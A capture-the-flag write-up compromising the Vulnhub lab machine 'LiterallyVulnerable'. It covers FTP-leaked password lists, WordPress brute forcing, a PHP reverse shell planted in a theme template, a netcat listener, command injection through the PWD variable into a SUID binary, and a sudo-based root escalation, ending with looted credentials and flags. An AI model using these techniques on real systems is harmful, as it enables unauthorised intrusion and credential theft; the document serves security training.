

LiterallyVulnerable

Enumeration

we see ftp,ssh,2 http open

ftp anonymous login allowed so we login and get a backuppassword file from ftp server

```
(root🐼CyberJunkie)-[~/Vulnhub/LiterallyVulnerable]
# cat backupPasswords
Hi Doe,

I'm guessing you forgot your password again! I've added a bunch of passwords below along with your password so we don't get hacked by those elites again!

*$eGRIf7v38s&p7
yP$*SV09Y0rx7mY
GmceC&o0BtbnFCH
3!IZguT2piU8X$c
P6s%F1D4#KDBSeS
$EPid%J2L9Luf05
nD!mb*aHON&76&G
$*Ke7q2ko3tqoZo
SCb$I^gDDqE34fA
Ae%M0XIWUMsCLp

(root🐼CyberJunkie)-[~/Vulnhub/LiterallyVulnerable]
```

This is a possible wordlist we can use for bruteforcing

In wordpress website the wordlist didnt worked ,now we can try this at 65535 http server

GObuster gave us a directory named /phpcms which is also a wordpress site. We again enumrate this and get 2 new users named notadmin and maybeadmin

Brutie force using wp-scan adn we get valid credentials

```
[!] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 <===== (137


[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 2 user/s
[SUCCESS] - maybeadmin / $EPid%J2L9Luf05
Trying notadmin / SCb$I^gDDqE34fA Time: 00:00:00 <===== > (1

[!] Valid Combinations Found:
| Username: maybeadmin, Password: $EPid%J2L9Luf05

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Jul 22 10:29:35 2021
GL1 [+] Requests Done: 159
[+] Cached Requests: 36
bloc [+] Data Sent: 57.585 KB
1, S [+] Data Received: 35.87 KB
[+] Memory used: 212.734 MB
[+] Elapsed time: 00:00:03
```



Now we manually read posts and find password for user notadmin who is an admin

we login as notadmin user and now its time to exploit

Nmap

```


ORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r-- 1 ftp ftp 325 Dec 04 2019 backupPasswords
| ftp-syst:
| STAT:
| FTP server status:
| Connected to ::ffff:192.168.125.128
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 4
| vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 2f:26:5b:e6:ae:9a:c0:26:76:26:24:00:a7:37:e6:c1 (RSA)
| 256 79:c0:12:33:d6:6d:9a:bd:1f:11:aa:1c:39:1e:b8:95 (ECDSA)
|_ 256 83:27:d3:79:d0:8b:6a:2a:23:57:5b:3c:d7:b4:e5:60 (ED25519)
80/tcp open http nginx 1.14.0 (Ubuntu)
|_http-generator: WordPress 5.3
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Not so Vulnerable &#8211; Just another WordPress site
|_http-trane-info: Problem with XML parsing of /evox/about
65535/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 00:0C:29:70:09:13 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9

```

Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Exploitation

After login as admin we need to get a shell so i tried the theme web shell vector



Twenty Nineteen: 404 Template (404.php)

Selected file content:

```
168         if ($debug) printit("STDERR READ");
169         $input = fread($pipes[2], $chunk_size);
170         if ($debug) printit("STDERR: $input");
171         fwrite($sock, $input);
172     }
173 }
174
175 fclose($sock);
176 fclose($pipes[0]);
177 fclose($pipes[1]);
178 fclose($pipes[2]);
179 proc_close($process);
180
181 // Like print, but does nothing if we've daemonised ourself
182 // (I can't figure out how to redirect STDOUT like a proper daemon)
183 function printit ($string) {
184     if (!$daemon) {
185         print "$string\n";
186     }
187 }
188
189 ?>
190
191
192
```

Documentation:

File edited successfully.

NOW we will save this and access this 404.php file and get a shell back

we got a low priv shell

```

—(root👤CyberJunkie)-[~/Vulnhub/LiterallyVulnerable]
—# nc -nvlp 6969
listening on [any] 6969 ...
connect to [192.168.125.128] from (UNKNOWN) [192.168.125.129] 38764
linux literallyvulnerable 4.15.0-72-generic #81-Ubuntu SMP Tue Nov 26
x86_64 GNU/Linux
14:45:35 up 3:01, 0 users, load average: 0.23, 0.08, 0.14
SER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
id=33(www-data) gid=33(www-data) groups=33(www-data)
bin/sh: 0: can't access tty; job control turned off

```

PostExploitation

we cannot read local and user flag because we are www-data. enumerate www home dir and found db credentials in config file

```

** MySQL settings - You can get this info from
* The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

* MySQL database username */
define( 'DB_USER', 'wpUser' );

* MySQL database password */
define( 'DB_PASSWORD', 'p@$$w0rd' );

```

Remember we had two wordpress websites so we also have 2 different config files

second config file :

```

* @package WordPress
*/

/ ** MySQL settings - You can get this info from your web host ** //
** The name of the database for WordPress */
define( 'DB_NAME', '_wordpress' );

** MySQL database username */
define( 'DB_USER', 'tmpTest' );

** MySQL database password */
define( 'DB_PASSWORD', 'testTmp' );

** MySQL hostname */
define( 'DB_HOST', 'localhost' );

** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

** The Database Collate type. Don't change this if in doubt. */

```

IN doe user home directory we have a suid binary. I used ghidra to analyse it and this binary echoes environment variable PWD

First i tried to manipulate /bin/echo by trying to write a dummy binary in /bin but we dont have write access.

We can however change value of PWD env variable and i exported /bin/bash in pwd and then ran binary

```

ww-data@literallyvulnerable:/home/does$ ./itseasy
our Path is: /home/does
ww-data@literallyvulnerable:/home/does$ export PWD=";/bin/bash"
ww-data@literallyvulnerable:;/bin/bash$ ./itseasy
our Path is:
ohn@literallyvulnerable:/home/does$ ls -la
total 52
-rwxr-xr-x 5 doe doe 4096 Dec 4 2019 .
-rwxr-xr-x 4 root root 4096 Dec 4 2019 ..
-rwxrwxrwx 1 root root 9 Dec 4 2019 .bash_history -> /dev/null
-rw-r--r-- 1 doe doe 220 Dec 4 2019 .bash_logout
-rw-r--r-- 1 doe doe 3806 Dec 4 2019 .bashrc
-rwx----- 2 doe doe 4096 Dec 4 2019 .cache
-rwx----- 3 doe doe 4096 Dec 4 2019 .gnupg
-rwxrwxr-x 3 doe doe 4096 Dec 4 2019 .local
-rw-r--r-- 1 doe doe 807 Dec 4 2019 .profile
-rwsr-xr-x 1 john john 8632 Dec 4 2019 itseasy
-rw----- 1 doe doe 125 Dec 4 2019 local.txt
-rw-r--r-- 1 root root 75 Dec 4 2019 noteFromAdmin
ohn@literallyvulnerable:/home/does$ 

```

After some time i couldnt find anything. I tried the find command to find any files with string password in it and found a file in john home directory

```

find: './.cache': Permission denied
null@literallyvulnerable:/home/john$ find . -type f -iname "*password*" 2>/dev/
./local/share/tmpFiles/myPassword
john@literallyvulnerable:/home/john$ ls
user.txt
john@literallyvulnerable:/home/john$ ls -la
total 36
drwxr-xr-x 5 john john 4096 Dec  4 2019 .
drwxr-xr-x 4 root root 4096 Dec  4 2019 ..
lrwxrwxrwx 1 root root   9 Dec  4 2019 .bash_history -> /dev/null
-rw-r--r-- 1 john john 220 Dec  4 2019 .bash_logout
-rw-r--r-- 1 john john 3771 Dec  4 2019 .bashrc
drwx----- 2 john john 4096 Dec  4 2019 .cache
drwx----- 3 john john 4096 Dec  4 2019 .gnupg
drwxrwxr-x 3 john john 4096 Dec  4 2019 .local
-rw-r--r-- 1 john john 807 Dec  4 2019 .profile
-rw----- 1 john john 141 Dec  4 2019 user.txt
john@literallyvulnerable:/home/john$ cd .local/share/
john@literallyvulnerable:/home/john/.local/share$ cd tmpFiles/
john@literallyvulnerable:/home/john/.local/share/tmpFiles$ ls -la
total 12
drwxrwxr-x 2 john john 4096 Dec  4 2019 .
drwx----- 4 john john 4096 Dec  4 2019 ..
-rw-rw-r-- 1 john john 163 Dec  4 2019 myPassword
john@literallyvulnerable:/home/john/.local/share/tmpFiles$ cat myPassword
I always forget my password, so, saving it here just in case. Also, encoding it with b64 since I don't want my colleagues to hack me!
am9objpwZlckczhZNdlJQinAwko=
john@literallyvulnerable:/home/john/.local/share/tmpFiles$

```

decoded this password and then used this to access ssh

sudo -l showed following

```

*** System restart required ***
Last login: Thu Dec  5 11:32:48 2019 from 192.168
john@literallyvulnerable:~$ sudo -l
[sudo] password for john:
Matching Defaults entries for john on literallyvu
env_reset, mail_badpass, secure_path=/usr/loc

User john may run the following commands on liter
(root) /var/www/html/test.html
john@literallyvulnerable:~$

```

I again opened my webshell and created a test.html and wrote bash commands to copy /bin/bash to tmp and set suid bit to it. Gave execution permissions

ran the sudo command and then opened /tmp/rootbash with privileged mode to get root

```

john@literallyvulnerable:/var/www/html$ sudo /var/www/html/test.html
sudo: /var/www/html/test.html: command not found
john@literallyvulnerable:/var/www/html$ sudo /var/www/html/test.html
john@literallyvulnerable:/var/www/html$ cd /tmp
john@literallyvulnerable:/tmp$ /tmp/rootbash -p
rootbash-4.4# id
uid=1000(john) gid=1000(john) euid=0(root) egid=0(root) groups=0(root),1000(john)
rootbash-4.4#

```

Loot

Credentials

http:65535

maybeadmin:\$EPid%J2L9Luf05

Sqldb

wpUser:p@\$w0rD

tmpTest:testTmp

J0hn password

john:YZW\$s8Y49IB#ZZJ

Flags

John Flag

Flag: iuz1498ne667ldqmfarfrky9v5ylki

#doe Flag

worjnp1jxh9iefqxrj2fkgdy3kpejp

Root Flag

pabtejcnqisp6un0sbz0mrb3akaudk